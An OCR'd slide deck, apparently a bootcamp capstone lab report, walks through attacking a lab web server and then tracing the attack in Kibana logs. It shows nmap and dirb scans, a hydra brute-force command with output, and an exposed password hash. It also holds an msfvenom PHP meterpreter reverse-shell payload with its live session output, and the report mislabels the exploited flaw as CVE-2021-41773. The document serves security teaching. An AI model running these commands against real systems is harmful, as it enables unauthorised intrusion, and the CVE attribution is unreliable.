Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone
(server1)

IPv4: 192.168.1.90
OS: Kali GNU/Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname:
ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone (sever1)	192.168.1.105	Target testing machine
ELK (SIEM) Server	192.168.1.100	Log aggregation and report generation
Project VM (Gateway)	192.168.1.1 / 10.0.0.4	Gateway / Project host machine
Kali	192.168.1.90	Attack / Pentesting server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache HTTP Server CVE-2021-41773 Exploited in the Wild (port 80 open for scans)	Dirb discovery: `dirb http://192.168.1.105` (`192.168.1.105/company _folders/secret_folder`)	The team discovered two hidden directories, which contained login files with instructions to the VSI server, in plaintext.
Numerous open ports (lack of principle of least privileges)	NMAP discovery: `nmap -sT -sV 192.168.1.0/24`	Discovery of vulnerable ports that could be exploited, as well as the discovery of a hidden IP address.
Brute force attack (password cracking)	Password cracking with Hydra: `hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /usr/share/dirb/wordlists/common.txt`	Gained direct access to an employee's login credentials, in addition to gaining the CEO's password hash, giving us access to their account as well.
Open access to company server directories	Access to company server: `dav://192.168.1.105/webdav`	Permission to write and upload files, including malicious payloads to the company's server.
Apache HTTP Server CVE-2021-41773 Exploited in the Wild (meterpreter reverse TCP host connection)	Meterpreter exploit: `msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=80 >> shell.php`	The vulnerability can be used for remote code execution when `mod_cgi` is enabled. With mod_cgi enabled, an attacker can execute arbitrary programs via `HTTP POST` requests.

Exploitation: Apache HTTP Server CVE-2021-41773 Exploited in the Wild

01

Tools & Processes

The command `dirb` was used on the Kail server to search for any open directories.

02

Achievements


We found the following open directories, which were able to navigate and access:

http://192.168.1.105/server-status
http://192.168.1.105/webdav

03

Commands

```
dirb http://192.168.1.105
```



```
root@Kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  2 17:17:57 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Mon May  2 17:18:07 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~# 
```

Exploitation: Numerous Open Ports (Lack of Principle of Least Privileges)

01

Tools & Processes

The command `nmap` was used to find open ports.

02


Achievements

Running this command allowed us to find all four VMs on the network, in addition to any of their corresponding ports that were open for exploitation.

03

Commands

`nmap -sT -sV 192.168.1.0/24`



```
root@Kali:~# nmap -sT -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-02 17:07 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00068s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucen
e 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
```

Exploitation: Brute Force Attack

01

Tools & Processes

The command hydra was used to carry out a brute force password cracking attack.

02


Achievements

This attack allowed our team to gain direct access to the employee, Ashton's, login credentials. Utilizing Ashton's credentials, the team was able to then discover the CEO, Ryan's, password hash embedded in a `.txt` file. The team was able to decrypt Ryan's password hash and utilize the credentials to gain access to his account.

03

Commands

```
hydra -l ashton -P
rockyou.txt -s 80 -f -vV
192.168.1.105 http-get
/usr/share/dirb/wordlists/co
mmon.txt
```



```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /usr/sh
are/dirb/wordlists/common.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-02 17:51:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries p
er task
[DATA] attacking http-get://192.168.1.105:80/usr/share/dirb/wordlists/common.txt
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: 123456789
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 17:51:11
root@Kali:/usr/share/wordlists# 
```

Exploitation: Direct Open Access to VSI Server Directories

01

Tools & Processes

During the previous exploit, we gained access to one of the employee's login credentials, which we were then able to use to login to the company's "secret folder."

02

Achievements


The secret folder not only contained the CEO's MD5 hash for his password, but it also contained precise instructions on where and how to login to the `webdav` folder, where the reverse TCP attack was carried out.

03

Commands

`http://192.168.1.105/company_folders/secret`

The above URL ultimately led to the discovery to:
`dav://192.168.1.105/webdav`



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "webdav"

User Name: ryan

Password: ●●●●●●●●●

Exploitation: Meterpreter Reverse TCP Host Connection

01

Tools & Processes

The command `msfvenom` was used to exploit the target machine.

02


Achievements

Successfully connected and started a meterpreter reverse TCP session, with full access into the target's OS.

03

Commands

```
msfvenom -p
php/meterpreter/reverse_tcp
lhost=192.168.1.90 lport=80
>> shell.php
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:9001
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:9001 → 192.168.1.105:59092) at 2022-05-02 19:57:36 -0700

meterpreter > shell
Process 3424 created.
Channel 0 created.
cd /
^C
Terminate channel 0? [y/N]  N[-] core_channel_interact: Operation failed: 1
meterpreter >
meterpreter > find . -iname flag.txt
[-] Unknown command: find.
meterpreter > ls
Listing: /var/www/webdav
========================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
100777/rwxrwxrwx   43    fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--   2224  fil   2022-05-02 19:21:50 -0700  shell.php
100644/rw-r--r--   1113  fil   2022-05-02 19:57:24 -0700  shell2.php

meterpreter > cd /
meterpreter > pwd
/
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- Port scan occurred on **May 3, 2022 3:08:40**
- **3 packets** sent @ **492 bytes** each packet from **192.168.1.90**
- **Port 4444** has the most records compared to baseline indicating **this port was being scanned.**



# source.packets


# **source.port**

Top 5 values in 500 / 500 records

4444	78.8%
57018	8.8%
57020	4%
57016	3.4%
57640	2.6%

Visualize

t status



Project 2 - Kibana | [Metricbeat System] Overview E | [Filebeat System] Syslog dashbo | Discover - Kibana | Personal Cloud Storage & File S | My Drive - Google Drive | Untitled document - Google Do

Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-7d,to:now))&_a=(columns:!(_source),filters:!(('$state':(store:appState),meta:(alias:!n,disabled:!f,index:'packetbeat-*',key:source.ip,negate:!f,para...

Discover

New Save Open Share Inspect

Search | KQL | Last 7 days | Show dates | Refresh

source.ip: 192.168.1.90 | destination.ip: 192.168.1.105 | source.port: 4444 | + Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular

t http.request.headers.content-type

# http.response.status_code

t http.response.status_phrase

@timestamp

t _id

t _index

# _score

t _type

Top 5 values in 394 / 394 records

_doc 100%

Visualize

t agent.ephemeral_id

t agent.hostname

t agent.id

Top 5 values in 394 / 394 records

de2238f6-73be-44db-906f-12490aa5a... 54.3%

26444e58-c83e-4d56-854f-bd90ace1...

394 hits

Apr 30, 2022 @ 02:32:12.709 - May 7, 2022 @ 02:32:12.709 — Auto

Time	_source
May 3, 2022 @ 03:08:40.011	@timestamp: May 3, 2022 @ 03:08:40.011 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBaVwRSpc flow.final: false type: flow source.ip: 192.168.1.90 source.port: 4444 source.packets: 2 source.bytes: 264B host.name: server1 event.category: network_traffic event.action: network_flow event.start: May 3, 2022 @ 03:08:31.274 event.end: May 3, 2022 @ 03:08:31.274 event.duration: 0.0 event.dataset: flow event.kind: event network.transport: tcp network.community_id: 1:jn95Js635NBwwqELzUBNwHk89DM= network.bytes: 492B network.packets: 3 network.type: ipv4 destination.bytes: 228B destination.ip: 192.168.1.105 destination.port: 38730 destination.packets: 1 ecs.version: 1.5.0 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 9153de80-9596-41aa-a47e-c5b012fe3a4b agent.hostname: server1

Expanded document | View surrounding documents | View single document

Table | JSON


@timestamp	May 3, 2022 @ 03:08:40.011
_id	WA7kh4ABo08AiezjMiq1
_index	packetbeat-7.7.0-2022.05.02-000002
_score	-
_type	_doc
agent.ephemeral_id	9153de80-9596-41aa-a47e-c5b012fe3a4b
agent.hostname	server1

Type here to search

2:32 AM
5/7/2022

Analysis: Finding the Request for the Hidden Directory

- **16,566 requests** were made.
- The `shell.php` file was targeted, since it contained a the reverse TCP exploit.




source.ip : 192.168.1.90 and url.path : "/company_folders/secret_folder"

16,566 hits

May 2, 2022 @ 00:58:30.523 - May 5, 2022 @ 00:58:30.523 —

Time	url.path
May 3, 2022 @ 01:17:31.028	/company_folders/secret_folder
May 3, 2022 @ 01:17:30.915	/company_folders/secret_folder
May 3, 2022 @ 01:12:08.638	/company_folders/secret_folder
May 3, 2022 @ 01:12:08.628	/company_folders/secret_folder
May 3, 2022 @ 01:12:08.618	/company_folders/secret_folder
May 3, 2022 @ 01:12:08.607	/company_folders/secret_folder
May 3, 2022 @ 01:12:08.607	/company_folders/secret_folder
May 3, 2022 @ 01:12:08.597	/company_folders/secret_folder
May 3, 2022 @ 01:12:08.597	/company_folders/secret_folder



source.ip : 192.168.1.90 and request


18 hits

May 2, 2022 @ 01:10:46.923 - May 5, 2022 @ 01:10:46.923 —

Time	url.path	http.request.method
May 3, 2022 @ 03:00:39.607	/webdav/shell.php	get
May 3, 2022 @ 03:00:39.549	/webdav/shell.php	get
May 3, 2022 @ 02:56:29.754	/webdav/shell.php	get
May 3, 2022 @ 02:56:29.694	/webdav/shell.php	get
May 3, 2022 @ 02:52:19.901	/webdav/shell.php	get
May 3, 2022 @ 02:52:19.838	/webdav/shell.php	get
May 3, 2022 @ 02:48:08.984	/webdav/shell.php	get
May 3, 2022 @ 02:48:08.919	/webdav/shell.php	get
May 3, 2022 @ 02:38:40.668	/webdav/shell.php	get

Analysis: Uncovering the Brute Force Attack

- There were **16,688 hits** made in the brute-force attack.
- The attacker had made **16,558 requests** before discovering the correct password.
- The `secrect_folder` was targeted, since it contained a `password.dav` file.




user_agent.original : "Mozilla/4.0 (Hydra)"

Last 3 days

16,688 hits

May 2, 2022 @ 01:44:18.000 - May 5, 2022 @ 01:44:18.001 —

Time	url.path	http.request.method	user_agent.original
May 3, 2022 @ 01:12:08.638	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.628	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.618	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.607	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.607	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.597	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.597	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.589	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)
May 3, 2022 @ 01:12:08.589	/company_folders/secret_folder	get	Mozilla/4.0 (Hydra)



user_agent.original : "Mozilla/4.0 (Hydra)" and http.response.status_code : 401

Last 3 days

